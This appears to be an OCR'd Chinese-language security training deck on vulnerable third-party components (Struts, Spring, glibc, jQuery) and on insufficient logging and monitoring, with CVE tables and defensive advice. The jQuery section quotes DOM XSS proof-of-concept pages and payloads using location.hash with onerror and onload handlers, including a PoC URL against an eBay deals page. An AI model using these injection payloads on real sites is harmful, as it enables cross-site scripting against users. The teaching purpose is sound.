
STRUTS-SHOCK: STRUTS 2 VERSIONS IN USE, MARCH 2017



資料來源: [Veracode] “State of Software Security 2017”

Case2: Spring

<https://www.exploit-db.com/>



The screenshot shows the Exploit Database search interface. The search term 'spring' is entered in the search box. The results table shows 6 total entries. A red arrow points to the first entry, which is highlighted with a red underline.

Date	D	A	V	Title	Platform	Author
2018-03-15	🟢	-	🔄	Spring Data REST < 2.6.9 (Ingalls SR9) / 3.0.1 (Kay SR1) - PATCH Request Remote Code...	java	Antonio...
2011-09-09	🟢	-	✔️	Spring Security - HTTP Header Injection	Multiple	David Mas
2010-06-18	🟢	-	✔️	Spring Framework - Arbitrary code Execution	Multiple	Meder...
2010-03-23	🟢	-	✔️	SpringSource (Multiple Products) - Multiple HTML Injection Vulnerabilities	PHP	Aaron Kulick
2010-03-15	🟢	-	✔️	iPhone Springboard - Malformed Character Crash (PoC)	Hardware	Chase Higgins
2002-07-17	🟢	-	✔️	Macromedia Sitespring 1.2 - Default Error Page Cross-Site Scripting	JSP	Peter GrÃ¼ndl

Case3 : GNU C Library(Glibc)

<http://www.ithome.com.tw/news/103938>

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群

新聞

Linux函式庫Glibc再現重大安全漏洞

在Glibc的DNS客戶端解析器中使用getaddrinfo() 函式功能時，駭客只要在合法的DNS請求時，以過大的DNS檔案回應，便會形成堆積緩衝區溢位漏洞。受影響為Glibc 2.9以後的所有版本，可能導致遠端程式攻擊。

文/ 陳曉莉 | 2016-02-17 發表

✓ 讚 4.1 萬 按讚加入iThome粉絲團 讚 476 分享 G+ 28



Google與紅帽的安全研究人員近日不約而同地發現了Linux的GNU C library (Glibc) 專案中藏匿一重大的安全漏洞，可能造成堆積緩衝區溢位並導致遠端程式攻擊，估計將影響眾多的Linux軟體與裝置。該漏洞的修補程式已於周二(2/16)釋出。

Case4: jQuery

<https://www.cvedetails.com/vendor/6538/Jquery.html>

https://www.cvedetails.com/vulnerability-list/vendor_id-6538/opxss-1/Jquery.html

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

 Search

 View CVE

[Log In](#) [Register](#)

Vulnerability Feeds & WidgetsNew

www.itsecdb.com

[Switch to https://](#)
[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score](#)

[Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft](#)

[References](#)

Top 50 :

[Vendors](#)

[Vendor Cvss Scores](#)

Jquery : Vulnerability Statistics

[Products \(3\)](#) [Vulnerabilities \(8\)](#) [Search for products of Jquery](#) [CVSS Scores Report](#) [Possible matches for this vendor](#) [Related Metasploit Modules](#)

[Vulnerability Feeds & Widgets](#)

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2007	1														
2013	1						1								
2014	1						1								
2017	1						1								
2018	4	1					3								
Total	8	1					6								
% Of All		12.5	0.0	0.0	0.0	0.0	75.0								

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and they may not be actually published in those years.)

Jquery : Security Vulnerabilities (Cross Site Scripting (XSS))

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-7103 79			XSS	2017-03-15	2018-01-04	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function.														
2	CVE-2015-9251 79			XSS	2018-01-18	2018-02-02	4.3	None	Remote	Medium	Not required	None	Partial	None
jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.														
3	CVE-2014-6071 79			XSS	2018-01-16	2018-02-01	4.3	None	Remote	Medium	Not required	None	Partial	None
jQuery 1.4.2 allows remote attackers to conduct cross-site scripting (XSS) attacks via vectors related to use of the text method inside after.														
4	CVE-2012-6708 79			XSS	2018-01-18	2018-02-02	4.3	None	Remote	Medium	Not required	None	Partial	None
jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery(strInput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.														
5	CVE-2011-4969 79			XSS	2013-03-08	2016-11-28	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in jQuery before 1.6.3, when using location.hash to select elements, allows remote attackers to inject arbitrary web script or HTML via a crafted tag.														
6	CVE-2010-5312 79			XSS	2014-11-24	2017-09-07	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in jquery.ui.dialog.js in the Dialog widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title option.														

Total number of vulnerabilities : 6 Page : [1](#) (This Page)

攻擊範例

<https://sekure4sure.blogspot.tw/2016/06/locationhash-exploit-jquery-1113172161.html>



```
<html>
  <head>


    <title>Jquery XSS Test 1</title>

    <script type="text/javascript"
      src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js">
    </script>

    <script>
      $(location.hash.split("#")[1]);
    </script>

  </head>
  <body>
    Jquery DOM XSS
  </body>
</html>
```

Now, use this HTML page with `file:///C:/Jquery.html#<video><source/onerror=alert(1)>`



```
<html>
  <head>

    <title>Jquery XSS Test 2</title>

    <script type="text/javascript"
      src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js">
    </script>

    <script>
      $(location.hash);
    </script>

  </head>
  <body>
    Jquery DOM XSS
  </body>
</html>
```

實際案例

<http://xss.cx/2013/07/12/report/dealsebaycom-xss-dom-jquery-location.hash-example-poc.html>

DOM XSS PoC with jQuery V1.7 via \$(location.hash) in deals.ebay.com

PoC URL [http://deals.ebay.com/#<svg onload='alert\('jQuery V1.7'\)'>](http://deals.ebay.com/#<svg onload='alert('jQuery V1.7')'>) | [XSS.CX](#) | Reported May 25, 2013 | Resolved June 2013

Target URL	High	Medium	Low	Info
http://deals.ebay.com	1	0	0	0


Alert Detail

[Click here to hide](#)

[Hide the alert](#)

High (Verified)	DOM XSS
Description	jQuery V1.7
URL	http://deals.ebay.com
Parameter	location.hash via <svg onload='alert('Vulnerable jQuery V1.7')'>
Other information	CWE-79:Type0: In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

PoC in IE10



http://deals.ebay.com/#<svg onload='alert(9)'>

View Favorites Tools Help

Hit Sign in or register | Daily Deals | Mobile | eBay Sell Community

Search... All Categories

ebay deals

Daily Deals Tech Deals Fashion Deals Home Deals

Limited Time Events

Tablets & More

Shop By Category

Tech Deals

Fashion Deals

Home Deals

Even More Deals

Featured Weekly Deals

Recommended For You

Customer Favorites

eBay Deals Staff Picks

Top Trending on eBay

Top Selling Tablets

Hot Computers and More

Today Only

Never miss a deal! Enter email address

Vizio 42" 1080p 120Hz 3D LCD HDTV E3D420VX, Includes 2 3D Glasses

\$389.99 \$629.99

See Details

Message from webpa... OK

Bionaire Table Fan \$39.99 \$99.99

Raspberry Ketone Lean Advanced We... \$9.99 \$53.99 81% off list price

Case5: jQuery UI

http://www.cvedetails.com/product/30361/Jqueryui-Jquery-Ui.html?vendor_id=14952

http://www.cvedetails.com/vulnerability-list/vendor_id-14952/product_id-30361/opxss-1/Jqueryui-Jquery-Ui.html



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Search

View CVE

[Log In](#) [Register](#)

Vulnerability Feeds & WidgetsNew www.itsecdb.com

[Switch to https://](#)

[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score](#)

[Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft](#)

[References](#)

Top 50 :

[Vendors](#)

[Vendor Cvss Scores](#)

[Products](#)

[Product Cvss Scores](#)

[Versions](#)

Other :

[Microsoft Bulletins](#)

[Bugtraq Entries](#)

[CWE Definitions](#)

[About & Contact](#)

Jqueryui » JQuery Ui : Vulnerability Statistics

[Vulnerabilities \(1\)](#) [CVSS Scores Report](#) [Browse all versions](#) [Possible matches for this product](#) [Related Metasploit Modules](#)

Related OVAL Definitions : [Vulnerabilities \(0\)](#) [Patches \(2\)](#) [Inventory Definitions \(0\)](#) [Compliance Definitions \(0\)](#)


[Vulnerability Feeds & Widgets](#)

Vulnerability Trends Over Time


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2014	1						<u>1</u>								
Total	1						<u>1</u>								
% Of All		0.0	0.0	0.0	0.0	0.0	100.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year



Vulnerabilities By Type



Jqueryui » JQuery Ui : Security Vulnerabilities (Cross Site Scripting (XSS))

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-6662 79			XSS	2014-11-24	2016-12-23	4.3	None	Remote	Medium	Not required	None	Partial	None

Cross-site scripting (XSS) vulnerability in the default content option in jquery.ui.tooltip.js in the Tooltip widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title attribute, which is not properly handled in the autocomplete combo box demo.

Total number of vulnerabilities : 1 Page : 1 (This Page)

美國東北大學 (Northeastern University) 電腦暨資訊科學學院的研究人員近日公布了一項關於網路上使用JavaScript函式庫的分析報告，在所調查的13.3萬個網站中，有37%的網站使用了至少1個含有漏洞的JavaScript函式庫，這些過時的函式庫有的還是好幾年前的版本。

JavaScript函式庫為高階的動態程式語言，與HTML及CSS並列為全球資訊網 (WWW) 的三大核心技術。(JavaScript library) 則是為了方便開發JavaScript應用而事先寫好的子程式集合，全球已出現近10萬種函式庫。

該報告所測量的並非JavaScript函式庫的安全狀態，而是網站使用及維護這些函式庫的情況，並以最常见的72種開放源碼的JavaScript函式庫為基準，包括jQuery、jQuery-UI、Modernizr、Bootstrap、Yepnope、jQuery-Migrate及SWFObject等。

研究人員建立了72種函式庫之各種版本的漏洞資料庫，然後掃描Alexa排行榜上前7.5萬個網站以及隨機選取的另外7.5萬個.com網站，以偵測這13.3萬個網站是否安裝這些函式庫及其版本。

結果發現有37%的網站使用1個含有漏洞的JavaScript函式庫版本，有10%的網站使用2個以上含有漏洞的JavaScript函式庫版本。而在Alexa排行榜上的7.5萬個網站所使用的函式庫中，有87.3%的YUI3、86.6%的Handlebars、40.1%的Angular、36.7%的jQuery，以及33.7%的jQ-UI都是有漏洞的版本。

其實37%這個比例還可能被低估了，因為研究人員只測量了72個JavaScript函式庫。




Most used Java components with critical vulnerabilities

LIBRARY	VERSION	% OF JAVA APPLICATIONS
commons-collections-3.2.1.jar	3.2.1	25.0%
commons-fileupload-1.2.1.jar	1.2.1	10.4%
batik-css-1.7.jar	1.7	9.5%
batik-util-1.7.jar	1.7	9.4%
commons-fileupload-1.2.jar	1.2	9.3%
batik-ext-1.7.jar	1.7	9.2%
spring-web-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.7%
spring-core-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.7%
spring-beans-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.6%
spring-context-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.5%
spring-expression-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.4%
spring-jdbc-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.4%
struts-1.2.9.jar	1.2.9	4.3%
spring-aop-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.3%
spring-asm-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.3%
spring-tx-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.2%
spring-context-support-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.2%
spring-orm-3.1.1.RELEASE.jar	3.1.1.RELEASE	3.8%
spring-jms-3.1.1.RELEASE.jar	3.1.1.RELEASE	3.8%
spring-webmvc-3.1.1.RELEASE.jar	3.1.1.RELEASE	3.8%


防護建議

- 儘量使用最新版
- 常檢視相關最新資安訊息
 - ✓ Exploit DB
 - ✓ CVE
 - ✓ 使用者討論區
 - ✓ 官方 release note
- 弱點掃描工具
 - ✓ 例: Acunetix、Metasploit、....



The screenshot shows a web application scanner interface with a search filter set to 'struts'. The main area displays a list of tests under the 'Scripts' category, all of which are checked. The tests include 'PostCrawl', 'Struts2_ClassLoader_Manipulation.script', 'Struts2_ClassLoader_Manipulation2.script', 'Struts2_Development_Mode.script', 'Struts2_Remote_Code_Execution.script', and 'Struts2_Remote_Code_Execution_S2014.script'. Each test has a corresponding description.

Test	Description
Scripts	Acunetix WVS scripts
PostCrawl	Scripts executed after the crawl was finished
Struts2_ClassLoader_Manipulation.script	Struts2_ClassLoader_Manipulation.script
Struts2_ClassLoader_Manipulation2.script	Struts2_ClassLoader_Manipulation2.script
Struts2_Development_Mode.script	Struts2_Development_Mode.script
Struts2_Remote_Code_Execution.script	This script checks for Multiple critical vulnerabilities in Apache Struts2. Apache Struts2 is a web framework and it ...
Struts2_Remote_Code_Execution_S2014.script	Struts2_Remote_Code_Execution_S2014.script



A10 – Insufficient Logging & Monitoring

時程趕工下的犧牲者



Authentication
(身份認證)

Authorization
(存取授權管理)

Audit
(安全稽核)

中國三寶車主撞牆怪煞車失靈，特斯拉： Log檔裡沒踩煞車

by **Onews**

分類 **科技**

0

f 讚 230 人說這讚。趕快註冊來看看朋友對哪些內容按讚。



Notification → End User



➤ 以下動作最好要通知使用者

- ✓ 上次登入時間(此項可直接顯示在網頁上)
- ✓ 密碼變更、忘記密碼的申請、密碼重設
- ✓ 個人資料的修改
- ✓ 成功或失敗的交易

➤ 通知必須透過 **out-of-band** 媒介

- ✓ Email/實體信件
- ✓ 簡訊/電話

➤ 通知的內容中避免夾帶機敏資料

Log Content



➤ For Security

- ✓ 登入(成功與失敗) / 登出
- ✓ 密碼變更、忘記密碼的申請、密碼重設
- ✓ 個人資料的修改
- ✓ 後端重要檔案或資料的存取
- ✓ 檔案上傳
- ✓ 重要功能或交易(成功與失敗)
- ✓ 異常輸入狀況(後續介紹....)
- ✓ 新增、暫停、刪除使用者
- ✓ 重要系統參數的修改
- ✓ 資料上架/下架
-

特別針對管理者

Log 注意事項

- 時間需校正
- 記錄對象應包含使用者與管理者
- 避開機敏資料 (如: 密碼、個資) 或進行馬賽克。
- 避免自己被灌爆 → 白名單 / Aggregation
- 應妥善儲存與保護這些 Log 記錄



Log → Monitoring



